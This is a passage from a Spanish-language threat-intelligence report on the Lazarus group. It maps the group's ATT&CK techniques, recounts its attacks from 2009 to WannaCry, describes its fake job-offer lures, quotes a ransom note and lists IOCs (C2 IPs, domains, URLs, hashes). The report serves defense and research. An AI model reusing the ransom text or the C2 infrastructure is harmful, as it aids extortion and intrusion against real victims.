- **T1001.003 – Data Obfuscation: Protocol Impersonation:** El malware de Lazarus también usa una forma única de encriptación de comunicaciones conocida como FakeTLS, que imita a TLS, pero con un método de encriptación diferente que potencialmente evade la inspección del tráfico SSL.
- **T1573.001 – Encrypted Channel: Symmetric Cryptography:** Varios malware de Lazarus encriptan el tráfico C2 con código propio que utiliza XOR con una operación ADD y XOR con una operación SUB. Otro malware utiliza la encriptación Caracachas para encriptar payloads de C2.
- **T1008 – Fallback Channels:** Su malware “SierraAlfa” envía datos a uno de los servidores C2 harcodeados aleatoriamente, si la transmisión falla, escoge otro servidor para volver a intentar la transmisión.
- **T1105 – Ingress Tool Transfer:** El grupo Lazarus ha descargado en la máquina comprometida archivos, malware y herramientas de su servidor C2.
- **T1104 – Multi-Stage Channels:** Lazarus ha utilizado componentes de malware de varias etapas para inyectar etapas más tardías en procesos separados.
- **T1571 – Non-Standard Port:** Algunos malware de Lazarus utilizan una lista ordenada de números de puerto para el tráfico de C2, creando discrepancias en el protocolo del puerto.
- **T1090.001 – Proxy: Internal Proxy:** El grupo ha usado un rúter comprometido para servir como un proxy entre la red corporativa de la víctima y los segmentos restringidos.
- **T1090.002 – Proxy: External Proxy:** El grupo Lazarus ha utilizado múltiples proxys para ofuscar el tráfico de red de las víctimas.

- **T1102.002 – Web Service: Bidirectional Communication:** Los miembros han usado GitHub como C2, extrayendo payloads de imágenes alojadas y luego enviando la salida de ejecución de los comandos a archivos en directorios específicos.

10.10.3.3.13 Exfiltration

Consiste en técnicas cuya finalidad es robar datos de tu red.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1048.003 – Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol:** Su malware “SierraBravoTwo” genera un correo a través de SMTP que contiene información sobre nuevas víctimas infectadas.
- **T1041 – Exfiltration Over C2 Channel:** Lazarus ha realizado el envío de datos y archivos exfiltrados sobre un canal C2, a través de sus herramientas y malware.
- **T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage:** El grupo ha exfiltrado datos robados a Dropbox usando una versión personalizada de dbxcli.

10.10.3.3.14 Impact

Consiste en técnicas que alteran la disponibilidad o comprometan la integridad mediante la manipulación de los procesos comerciales y operacionales.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1485 – Data Destruction:** Lazarus ha utilizado una función personalizada y segura para sobrescribir los contenidos de un archivo con datos de la memoria.
- **T1491.001 – Defacement: Internal Defacement:** El grupo ha reemplazado el fondo de pantalla de los sistemas con una imagen amenazante después de hacer que el sistema no se pueda iniciar con un borrado de estructura del disco.
- **T1561.001 – Disk Wipe: Disk Content Wipe:** Lazarus ha utilizado malware como “WhiskeyAlfa” para sobrescribir los primeros 64 MB de todos los discos por una mezcla de buffers estáticos y aleatorios. Luego, un proceso similar es usado para borrar el contenido en discos lógicos y, finalmente, intentar borrar todos los bytes de todos los sectores en todos los discos.
- **T1561.002 – Disk Wipe: Disk Structure Wipe:** Su malware “SHARPNOT” sobrescribe y elimina el Master Boot Record (MBR) de la máquina de la víctima y ha poseído malware MBR wiper desde 2009.
- **T1489 – Service Stop:** El grupo ha detenido el servicio MSExchangeIS para hacer que los contenidos de Exchange sean inaccesibles para los usuarios.
- **T1529 – System Shutdown/Reboot:** Lazarus ha reiniciado sistemas tras destruir archivos y borrar el MBR.

10.10.3.4 Historia de sus ataques

10.10.3.4.1 2009 – Operation Troy (Operación Troya)

Aunque el grupo lleva activo desde 2007, La primera actividad que llamó la atención sucedió en 2009 cuando una serie de ataques; comenzando el 4 de julio de ese año, afectaron a sitios web gubernamentales, financieros y mediáticos en Estados Unidos y Corea del Sur. Los ataques comenzaron en E.E.U.U en su día de la independencia, dirigidos a varias instituciones incluyendo la Casa Blanca y el Pentágono.

El tipo de ataques era una serie de denegación de servicio distribuido (DDoS). Los atacantes usaron el malware *Mydoom* y *Dozer*, un troyano, para llevar a cabo esos ataques. Colocó en los sitios web el texto “Memoria del día de la Independencia” en el registro de arranque maestro (MBR). Los ataques eran relativamente poco sofisticados, pero a lo largo de los años Lazarus ha refinado sus métodos para llevar a cabo ataques más sofisticados. Sin embargo, como se ha visto en el incidente de WannaCry al que ha sido vinculado el grupo, también pueden ser propensos al descuido.

10.10.3.4.2 2011 - Diez Días de Lluvia

En este ataque de tipo DDoS tuvieron como objetivo organizaciones en Corea del Sur. Similar al ataque de 2009, fueron atacados los sitios web privados y del gobierno, utilizando una herramienta llamada *Trojan.Koredos*. El modo de operar fue inusual para un ataque de DDoS, ya que no utilizaron un servidor C&C sino que los comandos estaban ocultos dentro de la propia amenaza. El uso de esta táctica mostraba una mejora en términos de sofisticación en los ataques.

También se encontró que si no se eliminaba este troyano de los dispositivos infectados el registro de arranque maestro (MBR) de algunos sería destruido en 10 días.

10.10.3.4.3 2013 – Más ataques en Corea del Sur

Este año, se reportó un ataque destructivo contra bancos y compañías de transmisión locales en Corea del Sur. El ataque anuló el sitio web de un ISP coreano y también paralizó los servidores de varias organizaciones. Los sitios web de las compañías afectadas se cayeron, y en algunas se les borró el contenido de muchos de sus discos. El malware utilizado en este ataque es conocido como *Jokra*, por el cual un grupo llamado “Whols” reclamó crédito en un mensaje publicado en los ordenadores. Sin embargo, los investigadores de seguridad apuntan a que Lazarus está tras este ataque.

Además, el mismo año, investigadores encontraron indicios del malware *Castov*, atacando a instituciones financieras, y sus clientes, de Corea del Sur. En este ataque, también atribuido a Lazarus,

Castov fue usado para robar contraseñas, detalles de cuentas y certificados digitales de los ordenadores infectados.

10.10.3.4.4 2014 – Ataque a Sony

Este ataque es uno de los que más impacto ha tenido a nivel mediático. El ataque se hizo público el 24 de noviembre de 2014, cuando los empleados de Sony encendieron sus ordenadores para ver un esqueleto rojo y la frase “Hacked by GOP”, abreviación de “Guardians of the Peace”. El mensaje también amenazaba con publicar información más tarde ese mismo día si no completaban una solicitud. En las siguientes semanas, se publicaron grandes cantidades de los datos robados a Sony, incluyendo: información personal de sus empleados y familias; mensajes de correos entre los empleados de la compañía; información sobre los salarios, películas sin estrenar y más información.

Mucha de la información filtrada, particularmente algunos mensajes de correo entre los ejecutivos recibieron mucha atención de los medios de comunicación y causaron vergüenza a la compañía.

Además de filtrar grandes cantidades de información, los atacantes también destruyeron varios ordenadores en la organización utilizando el malware *Backdoor.Destover*. Este es un malware particularmente destructivo que puede eliminar completamente el sistema infectado. Es posible configurar *Destover* para que tenga como objetivos solamente los ordenadores de una organización específica, que seguramente haya sido el caso en este ataque.

10.10.3.4.5 2015 – Industria de fabricación en Corea del Sur atacada

En octubre de 2015, Symantec encontró evidencia de que organizaciones en Corea del Sur estaban siendo atacadas con varias herramientas maliciosas, incluyendo *Backdoor.Duuzer*, *W32.Brambul*, y *Backdoor.Joanap*. Estas amenazas aparentemente tienen origen en el mismo grupo. El objetivo de estos ataques parecía ser el de robar datos e información; ciberespionaje.

10.10.3.4.6 2016 – Ataques en la red SWIFT

Un ciberataque en febrero de 2016 resultó en el robo de 81 millones de dólares robados al Banco Central de Bangladesh, que con la vigilancia de empleados bancarios frenaron el fraude antes de que se robara más dinero.

El dinero fue robado a través de transacciones SWIFT fraudulentas, el sistema SWIFT en sí no fue comprometido, y el malware *Trojan.BanSwift* fue usado para cubrir el rastro del ataque. Investigaciones posteriores de Symantec determinaron que los mismos atacantes estaban detrás de ataques similares en otros bancos de Asia, como el Tien Phong Bank de Vietnam, que dijo que había interceptado una transferencia fraudulenta de más de 1 millón de dólares en el cuarto trimestre de 2015.

El hecho de que el troyano *BanSwift* y *Backdoor.Contopee* compartieran código, que previamente había usado Lazarus, conllevó que los investigadores determinaran que Lazarus estaba detrás de estos ataques.

10.10.3.4.7 2017 – Bancos atacados nuevamente

En febrero de 2017, Symantec publicó una investigación de ataques “watering hole” que intentaron infectar más de 100 organizaciones en 31 países diferentes con un malware que era desconocido llamado *Downloader.Ratabanka*. Estos ataques se dirigieron mayormente a bancos, un número pequeño de telecomunicaciones y firmas de internet. Sin embargo, no hay pruebas de que se robara dinero a ninguno de los bancos.

Los investigadores de Symantec fueron capaces de establecer enlaces entre *Ratabanka* y herramientas asociadas previamente con Lazarus, llevándoles a concluir que Lazarus estaba detrás de estos ataques.

10.10.3.4.8 2017 – Incidente de WannaCry

Los ataques del ransomware WannaCry recibieron una gran atención mediática desde que un ataque generalizado el 12 de mayo causó que los sistemas de muchas organizaciones grandes de todo el mundo, incluido el NHS en Reino Unido, se detuvieran de golpe.

Symantec descubrió pruebas de que una versión anterior de WannaCry fue usada en ataques dirigidos a empresas en febrero, marzo y abril; pero el filtrado del exploit para EternalBlue por Shadow Brokers en abril aparentemente fue un hecho fortuito para los atacantes, que les permitió difundir el ransomware a más sitios.

El análisis, hecho por Symantec, de los primeros ataques de WannaCry reveló similitudes sustanciales en las herramientas, técnicas e infraestructura entre las utilizadas por los atacantes y las previamente vistas en ataques de Lazarus, por lo que es muy probable que Lazarus también estuviera detrás de la propagación de WannaCry.

Si bien causó atención, ciertos errores en la forma en la que se implementó WannaCry indican un grado de descuido que pudo haber reducido su efectividad. Por ejemplo, aunque el ransomware tenía código para proporcionar direcciones de Bitcoin únicas para cada víctima, elegía las que se encontraban harcodeadas por defecto, como resultado de un error de condición de carrera. Esto significaba que WannaCry no podía usar direcciones Bitcoin únicas por el error y no podían seguir el rastro de las transacciones. Los atacantes publicaron una variante 13 horas después del desarrollo inicial de WannaCry con el error arreglado, pero la mayoría de las infecciones que ocurrieron tenían este error.

Aún existe mucho misterio en el ataque de WannaCry y en el grupo Lazarus. Pero dado por hecho que ha estado activo por casi una década, es poco probable que este ataque ransomware sea el último que veamos de este grupo.

10.10.3.4.8.1 Resumen de las similitudes

- En el primer ataque de WannaCry en febrero, se encontraron tres evidencias de malware en la red de la víctima vinculadas a Lazarus: *Trojan.Volgmer* y dos variantes de *Backdoor.Destover*, la herramienta para borrar discos utilizada en los ataques a Sony.
- *Trojan.Alphanc*, que fue utilizado para propagar WannaCry en los ataques de marzo y abril, es una versión modificada de *Backdoor.Duuzer*; que ha sido previamente relacionada con Lazarus.
- *Trojan.Bravonc* utilizaba las mismas direcciones IP por C&C que *Backdoor.Duuzer* y *Backdoor.Destover*, ambos han sido relacionados con Lazarus.
- *Backdoor.Bravonc* tiene un código de obfuscación similar al de WannaCry e *Infostealer.Fakepude*, el cual tiene conexión con Lazarus.
- Existe código compartido entre WannaCry y *Backdoor.Contopee*, previamente relacionado con el grupo.




Ilustración 44 - Resumen de ataques más importantes de Lazarus

10.10.3.5 El Grupo Lazarus hace uso de ingeniería social

En varias ocasiones, y actualmente, los miembros de Lazarus han intentado hacerse pasar por alguna persona perteneciente a empresas relacionadas con criptomonedas.

En agosto de 2020, el grupo utilizó **LinkedIn** para enviar una oferta de trabajo falsa y relacionada con una compañía de blockchain. En estos casos el atacante necesita convencer a la víctima para que active los macros del documento que esconde el código malicioso. En esta campaña, el documento de Microsoft Word decía estar protegido bajo el Reglamento general de protección de datos (RGPD) de la Unión Europea y el contenido solo podría ser mostrado si se activaban los macros.

Una vez se habilitan los macros, estos crean un archivo .LNK diseñado para ejecutar un archivo llamado “mshta.exe” y llamar a un enlace bit.ly conectado a un script de Visual Basic. Este script hace comprobaciones del sistema y envía información operacional a un servidor C2.

Se pueden ver ejemplos de una campaña en 2021, en la que el sueño era una oferta de trabajo en Crumpton Group LLC.




Ilustración 45 - Oferta de trabajo falsa




Ilustración 47 - Pasos para que la víctima habilite los macros

En otras ocasiones también han utilizado Telegram como una vía para que la víctima se conecte a un




Ilustración 46 - Mensaje phishing en LinkedIn

servidor C2:




Ilustración 48 - Conversación de Telegram

El 8 de febrero de este año, se atribuye a Lazarus otra campaña similar a las anteriores. En este caso utilizó el nombre de la empresa “Lockheed Martin” para ofrecer ofertas de trabajo falsas. Los documentos, llamados “Lockheed_Martin_JobOpportunities.doc” y “Salary_Lockheed_Martin_job_opportunities_confidential.doc”, contienen macros maliciosos que activan shellcode para interceptar el flujo de control, recuperar los documentos señuelo y crear tareas programadas como forma de persistencia.




Ilustración 49 - Documento con la oferta de trabajo falsa

10.10.3.6 Ransomware Lazarus

Existe un ransomware con el nombre de Lazarus, este procede de King Ouroboros, otro programa de tipo ransomware. Como los demás programas de este tipo, Lazarus cifra los archivos y los atacantes piden un pago a cambio de que sean descifrados. Lazarus añade al nombre de los archivos cifrados una cadena que contiene a dirección de e-mail, ID de víctima y la extensión ".Lazarus". Por ejemplo, el archivo "test.txt" podría convertirse en: "**test.txt.[ID=L34xIF62Ac][Mail=ejemplo@gmail.com].Lazarus**". Además, crea un archivo de texto llamado "**Read-Me-Now.txt**" y muestra una ventana emergente.

El contenido del archivo sería el que muestra la siguiente imagen:




Ilustración 50 - Nota de rescate del ransomware

El contenido de la ventana emergente es el siguiente:

Your Files Has Been Encrypted
How To Recover:
Your Data Has Been Encrypted Due The Security Problem
If You Want To Restore Your Files Send Email to Us
Before Paying You Can Send 1MB file For Decryption Test to guarantee that your Files Can Be Restored
Test File Should Not Contain Valuable Data (Databases Large Excels , Backups)
Do Not Rename Files or Do Not Try Decrypt Files With 3rd Party Softwares , It May Damage Your Files
And Increase Decryption Price

Your ID: -
Our Email: mr.teslabrain@gmail.com

How To Buy Bitcoin:
Payment Should Be With Bitcoin
You Can learn how To Buy Bitcoin From This Links:
http://localbitcoins.com/buy_bitcoins
<http://www.coindesk.com/information/how-can-i-buy-bitcoins>

El precio que piden los atacantes para descifrar los archivos varía; sin embargo, si no han recibido noticias en 48 horas tras el cifrado se duplicará la cantidad que ha sido pedida.

Como con los demás ransomware, no se recomienda cooperar con los atacantes ni pagar lo pedido. Lo mejor sería tener una o más copias de seguridad para poder recuperar los archivos sin problema.

10.10.3.7 IOC's

10.10.3.7.1 IP's maliciosas

- 139.60.161.228
- 45.14.227[.]5
- 199.188.103[.]115
- 82.102.31.14
- 108.170.55[.]202
- 104.168.98[.]156
- 38.132.124[.]161
- 89.45.4[.]151
- 182.48.49[.]233
- 150.60.192[.]67
- 54.64.30[.]175
- 164.46.106[.]43
- 118.128.190[.]191
- 160.153.142[.]0
- 198.133.183[.]67
- 166.62.39[.]82
- 23.152.0[.]232
- 162.241.219[.]119
- 92.249.45[.]182
- 104.168.167.16
- 23.254.217.53
- 185.243.115.17
- 104.168.218.42
- 95.213.232.170
- 108.174.195.134
- 185.228.83.32
- 172.81.135.194

10.10.3.7.2 Dominios maliciosos

- tokenais[.]com
- dafom[.]dev
- cryptais[.]com
- alticgo[.]com
- esilet[.]com
- creaideck[.]com
- aideck[.]net
- goldllama4.sakura[.]ne.jp
- proper[.]jp
- vega.mh-tec[.]jp
- hospitality-partners[.]co.jp
- apars-surgery[.]org

-
- akramportal[.]org
 - bootcamp-coders.cnm[.]edu
 - clicktocareers[.]com
 - forecareer[.]com
 - gbflatinamerica[.]com
 - inovecommerce[.]com.br
 - www.wb-bot.org
 - www.jmttrading.org
 - cyptian.com
 - beastgoc.com
 - www.private-kurier.com
 - www.wb-invest.net
 - wfcwallet.com
 - chainfun365.com
 - www.buckfast-zucht.de
 - invesuccess.com
 - private-kurier.com
 - aeroplans.info
 - mydealoman.com
 - unioncrypto.vip

10.10.3.7.3 Servidores C2

- hxxp://emsystec[.]com/include/inc[.]asp
- hxxp://www[.]gyro3d[.]com/common/faq[.]asp
- hxxp://www[.]newbusantour[.]co[.]kr/gallery/left[.]asp
- hxxp://ilovesvc[.]com/HomePage1/Inquiry/privacy[.]asp
- hxxp://www[.]syadplus[.]com/search/search_00[.]asp
- hxxp://bn-cosmo[.]com/customer/board_replay[.]asp
- hxxp://softapp[.]co[.]kr/sub/cscenter/privacy[.]asp
- hxxp://gyro3d[.]com/mypage/faq[.]asp
- https://bodyshoppechiropractic.com
- https://ecombox.store
- http://trade.publicvm.com/images/top_bar.gif

10.10.3.7.4 Archivos maliciosos

| MD5 | SHA256 |
|---|---|
| 21307227ECE129B1E12797ECC2C9B6D9 | 8A4D2BAA8CF519C7A9B91F414A0A9D8B A2B9E96D21D9E77DA7B34ED849830A36 |
| 6F0338AF379659A5155B3D2A4F1A1E92 | CA8DC152DC93EC526E505CF2A173A635 562FFBF55507E3980F7DC6D508F0F258 |
| 0489978ffa3b864ede646d0470500336 | 2A99BCB5D21588E0A43F56AADAA4E2F38 6791E0F757126B2773D943D7CBF47195 |

| | |
|---|---|
| a1ffca7ba257b4eca7fe7d1e78bac623 | 3C86FC0A93299A0D0843C7D7FF1A137A 9E799F8F2858D3D30F964E3C12C28C9E |
| f27cf59b00dacdd266ad7894a1df0894 | 92b0f4517fb22535d262a7f17d19f7c2182 0a011bfe1f72a2ec9fbffbdcc7e3e0 |
| a1ffca7ba257b4eca7fe7d1e78bac623 | 3C86FC0A93299A0D0843C7D7FF1A137A 9E799F8F2858D3D30F964E3C12C28C9E |
| 511778c279b76cac40d5d695c56db4f5 | 91146EE63782A2061701DB3229320C161 352EE2BC4059CCC3123A33114774D66 |
| f774c0588da59a944abc78d5910be407 | A7EA1852D7E73EF91EFB5EC9E26B4C482 CA642D7BC2BDB6F36AB72B2691BA05A |
| 8386379a88a7c9893a62a67ea3073742 | 7F8166589023CD62AE55A59F5FCA60705 090D17562B7F526359A3753EB74EA2F |
| 3bc855bfadfea71a445080ba72b26c1c | 043E0D0D8B8CDA56851F5B853F244F677 BD1FD50F869075EF7BA1110771F70C2 |
